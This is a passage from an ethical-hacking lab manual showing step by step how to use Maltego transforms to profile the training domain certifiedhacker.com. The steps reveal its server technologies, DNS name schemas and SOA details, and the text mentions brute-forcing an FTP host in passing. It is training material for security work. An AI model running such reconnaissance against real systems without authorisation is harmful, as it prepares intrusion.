Note: If the **New Graph (1)** window does not open automatically, click the icon located at the top-left corner of the GUI (in the toolbar) to start a new graph.



Figure 9.2.11: Maltego Toolbar

TASK 2.2

Add a Domain Entity

14. In the left-pane of **Maltego GUI**, you can find the **Entity Palette** box, which contains a list of default built-in transforms. In the **Infrastructure** node under **Entity Palette**, observe a list of entities such as **AS**, **DNS Name**, **Domain**, **IPv4 Address**, **URL**, **Website**, etc.
15. Drag the **Website** entity onto the **New Graph (1)** window.




Figure 9.2.12: Selecting a Website Entity

16. The entity appears on the new graph, with the **www.paterva.com** URL selected by default.

Note: If you are not able to view the entity as shown in the screenshot, click in the **New Graph (1)** window and **scroll up**, which will increase the size of the entity.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.2.13: Website Entity in the New Graph (1) Section

17. Double-click the name **www.paterva.com** and change the domain name to **www.certifiedhacker.com**; press **Enter**.




Figure 9.2.14: Website Entity in the New Graph (1) Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Identify the Server-Side Technology

18. Right-click the entity and select **All Transforms**.




Figure 9.2.15: Selecting to Server Technologies Website

19. The **Run Transform(s)** list appears; click **To Server Technologies [Using BuiltWith]**.




Figure 9.2.16: Run Transform(s) list

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Maltego starts running the transform the **To Server Technologies [Using BuiltWith]** entity. Observe the status in the progress bar.




Figure 9.2.17: Progress bar pop-up

21. Once Maltego completes the transforming server-side technologies, it displays the technology implemented on the server that hosts the website, as shown in the following screenshot.




Figure 9.2.18: Server-Side Technologies in www.certifiedhacker.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. After obtaining the built-in technologies of the server, you can search for related vulnerabilities and simulate exploitation techniques to hack them.
23. To start a new transform, select all the entities, excluding the **www.certifiedhacker.com** website entity, and press **Delete**.
24. A **Delete** pop-up appears; click **Yes**.




Figure 9.2.19: Delete pop-up

TASK 2.4

Identify the Domain

25. Now, right-click the **www.certifiedhacker.com** website entity and select **All Transforms → To Domains [DNS]**.




Figure 9.2.20: Selecting To Domains [DNS]

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The domain corresponding to the website displays, as shown in the following screenshot.

Note: Screenshots may differ in your lab environment.




Figure 9.2.21: Domain Name of the Corresponding Website

TASK 2.5

Identify the Domain Name Schema

27. Right-click the **certifiedhacker.com** entity and select **All Transforms → To DNS Name [Using Name Schema diction...]**.




Figure 9.2.22: Selecting To DNS Name [Using Name Schema diction…]

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Observe the status in the progress bar. This transform will attempt to test various name schemas against a domain and try to identify a specific name schema for the domain, as shown in the following screenshot.




Figure 9.2.23: DNSNameSchema of certifiedhacker.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. After identifying the name schema, attackers attempt to simulate various exploitation techniques to gain sensitive information related to the resultant name schemas. For example, an attacker may implement a brute-force or dictionary attack to log in to **ftp.certifiedhacker.com** and gain confidential information.

30. Select only the name schemas by dragging and deleting them.




Figure 9.2.24: Deleting the Name Schemas

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Right-click the **certifiedhacker.com** entity and select **All Transforms → To DNS Name - SOA (Start of Authority)**.

TASK 2.6

Identify the Service Oriented Architecture (SOA) Information




Figure 9.2.25: Selecting To DNS Name - SOA

32. This returns the primary name server and the email of the domain administrator, as shown in the following screenshot.



Figure 9.2.26: Primary Name Server and the Email of the Domain

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. By extracting the SOA related information, attackers attempt to find vulnerabilities in their services and architectures and exploit them.
34. Select both the name server and the email by dragging and deleting them.



Figure 9.2.27: Deleting the Primary Name Server and the Email of the Domain

TASK 2.7

Identify the Mail Exchanger

